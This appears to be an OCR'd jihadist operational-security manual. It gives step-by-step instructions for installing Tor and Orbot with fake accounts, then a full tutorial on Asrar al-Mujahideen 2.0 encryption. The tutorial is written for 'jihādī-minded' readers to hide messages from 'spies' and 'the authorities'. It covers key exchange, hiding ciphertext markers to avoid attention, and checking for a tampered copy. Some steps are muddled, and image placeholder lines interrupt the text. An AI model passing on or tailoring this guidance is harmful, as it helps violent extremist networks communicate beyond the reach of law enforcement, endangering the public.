
May Allah have mercy on them!

Tor Install's nothing! Only extracts! So whenever you wish you may delete Tor at any time


It also includes it's own Browser based on Firefox

How to download/install/use

Step 1: Goto https://www.torproject.org/ and click Download Tor




Step 2: Click on download or right click & Save as if you are using Windows




Click the relevant if you are using a different Operating System

Smartphone Downloads goto Google Play & search for “orbot proxy with tor”


Remember Google Play will log your email address you use to login in to Google Play so make sure you use a fake/new address that does not reveal anything about you name, dob, etc.




Step 3: Double click on the downloaded file




Step 4: Select the Destination folder and click Install




Step 5: Once Install has finished click finish to run. To open the program make sure to goto the destination folder the open tor browser as there are no shortcuts created




Step 6: if you receive this box simply click Connect and wait for Tor to Connect






Step 7: to check if tor is working correctly simply click “Test Tor Network Setting”




Step 8: to check if tor is has changed you location goto http://www.ip-adress.com the ip location should be different from you actual location




the result

To change your identity simply click on the onion then new identity & browser will automatically reopen the browser under a new identity



To Exit Tor simply close the browser like normal



Note: If you want to move the Tor Folder to another place or on a memory stick there is nothing wrong with that and its settings will remain unchanged Insha Allah!

Make sure when using tor you try to avoid playing youtube videos etc as this can potentially give away you actual location. It is best to download **freemake video downloader** or the equivalent and download the video for offline viewing

Praise be to Allah, Lord of the Worlds

How to use Asrar al-Mujahideen:
Sending & Receiving Encrypted Messages

Sending an important message in the old days only required a piece of paper, a writing utensil, and a trustworthy messenger that knows the location of the party you need to reach. Today, this is still an effective method if such a messenger is available and can get around without anyone stopping him. However, for the most part, this method has slowly evaporated and is now replaced with the Internet. Its benefit is that if there is no messenger that exists, access to the other party is only a few clicks of a mouse button away. Its harm is that the spies are actively paying attention to the Emails, especially if you are an individual that is known to be jihādī-minded. So how does one go about sending important messages without it being noticed by the enemy? Following is one method and that is by using an encryption software.

One such software is a program created by our brothers called Asrar al-Mujahideen 2.0. Here, we will discuss how to use this program, how to create your key, how to send and receive the public key of the other party, and how to check if your version of the software is forfeited or not. There are many things you can do with this program besides sending and receiving encrypted messages; we will cover those aspects in later issue, *In Shā' Allāh*.

I. CREATING YOUR KEY

After you download Asrar and open the program, you will see the main interface as is:

The first thing you need to do is create a key for yourself. So go ahead and click on 'Keys Manager' on the left hand side menu. You will get a small pop-up menu looking like the image to the left. Go ahead and click on 'Generate Keys' towards the bottom. You will get a pop-up looking like the image on the right:

In the first field, you type in your username that you would like to use; it has to be at least 5 characters. If you would like to use Arabic, you just have to click on the button to the far right to change the language. Then for the passphrase, enter in a password that is easy for you to remember, but difficult for anyone to figure out; it has to be at least 8 characters. Afterwards, click on 'Generate Now' at the bottom. This will take some time to create, so be patient. Mines took 10 minutes, so don't be surprised if it's longer.

Afterwards, click 'Close'. Now you are back to the previous pop-up. Click on 'Import Key' and import both the public and private keys. When you do that, it should look like what I have below. When finished, click 'Close'.

So now, under the Anti-Symmetric Keys, you should have both your keys listed. The first key is your private key; the second is your public. When you send your key to other people, you always send your public key and never the private one. This is because if they have the private key, they will be asked for your password.

II. IMPORTING YOUR ASSOCIATE'S KEY

The next step is to import your associate's public key in order to communicate with him. But before we do that, we need to know how to export a key (pretending that you are the friend) and how to send that key. Click on 'Keys Manager' and click 'Export Public Key'. Here, you will notice that your Public Key is readily available from before, sitting in the folder that has the Asrar program. If you save, it's just going to overwrite the same file, so click 'Cancel'. Now access the folder that has your Asrar program and open your Public key using notepad. You will get the image to the left:

The code sitting in the middle of the two lines is the public key. What you do is copy the entire page, and send that to your associate via any communication method you use such as Email. So now let's pretend that you already sent it over Email and your associate accesses that Email and sees the code. What does he do with it? He needs to first open notepad, and copy and paste the entire code. Save the file (the name doesn't matter) and close it. Then rename the file extension; notepad ends with .txt so we need to change it to .akf by right click, choosing rename and changing the extension. If you are unable to change the extension, then you need to access your folder options in any open window and uncheck 'hide extensions for known file types' [Tools - Folder Options - View]. Once you change it to .akf, go back to the Asrar program and import that public key by clicking 'Keys Manager' and 'Import Key'. Choose the file and click 'Open' to import it. Once imported, click close.

III. ENCRYPTING THE MESSAGE

Now that you have your and your associate's key ready, it's time to send a message to him. On the main interface of Asrar, click on your private key (under 'Type', it starts with 'Pub/Priv') and then click the red arrow to the left of 'Local User (Private Key)' towards the middle. You will do this every single time you want to send a message to someone. Then click on your associate's public key and click the blue arrow to the left of 'Remote User (Public Key)'. You are clicking this because you want to send the message to this individual. If you make a mistake, you can always click 'Clear Key' to the right.

Now click on 'Messaging' on the menu bar. Here, you will see a variety of options. For now, we will stick to the tabs entitled, 'Message to Send' and 'Received Encrypted Message'. In the 'Message to Send', write a short message for your friend. If you want to change between Arabic and English, you can click on the buttons on the top right.

Once finished, click 'Encrypt'. The next step is to send the code between the two lines to your associate through a method that you both agreed upon. Make sure to only send the code in between and not the 'Begin' and 'End' lines since if the authorities or any administrator sees such, it may open the door for more difficulties.

IV. DECRYPTING THE MESSAGE

So now let's pretend that you are the associate and you just received a new message in your Inbox that has all this code. How do you decrypt this code?

First copy the code and open Asrar.[1] Click on your private key and choose the red arrow. Then click on your associate's

1 Keep in mind, you can only do this part if you have your associate's private key and password since you cannot decrypt your own message unless if you sent it to yourself originallay in the Asrar program; you can always create a set of test keys to try this out.

public key (that has sent the message) and choose the blue arrow. Click 'Messaging' and then click 'Received Encrypted Message'. In the Passphrase, enter your password. If your password is in English, make sure to click on the button that is left to the top right button. You can uncheck 'Mask' to see if you are entering in your password correctly. Once you enter your password, paste the code into the empty box below and click 'Decrypt'. It will then take a moment to decrypt. If the code decrypted successfully, you will see the secret message from your associate. If you get an error, then it could be because of any of the following reasons:


a) You have more than one 'Pub/Priv' key and you chose the wrong one or did not put it in the correct place (i.e., local user).
b) The message is intended for someone else.
c) You copied the code incorrectly; make sure that the code is left aligned. You can do this by pasting it into Microsoft Word or a Rich Text Editor.
d) Your associate did not copy the code correctly.
e) Your associate changed his public key and used a new one to send you the message.
f) You imported the wrong public key.

If you get an error, try to troubleshoot with these reasons in mind. The program is very easy to use, so it's easy to find where the error lies.

Lastly, you can click on 'Save' on the top right to save the message as a text file to your computer.

V. CHECKING THE AUTHENTICITY


Now before you start using Asrar to send and receive encrypted messages, you need to first check if your copy of the Asrar program is legit or not. This is because the enemy has created an Asrar program identical to what the brothers created; the only difference is that the enemy had built in a mechanism that would allow them to spy on your program if they were to just have access to your public key.



So how do you check the authenticity? First open Asrar. Towards the bottom, you will see a few tabs starting with 'Select File to Encrypt'. Click on the arrow pointing right to go to the last tab entitled, 'Check Files Fingerprints'. Click on 'Browse' and select your Asrar program.

Click 'Open'. You will then see in the FFP field a bunch of characters. Copy and Paste these characters onto the OFP field below.
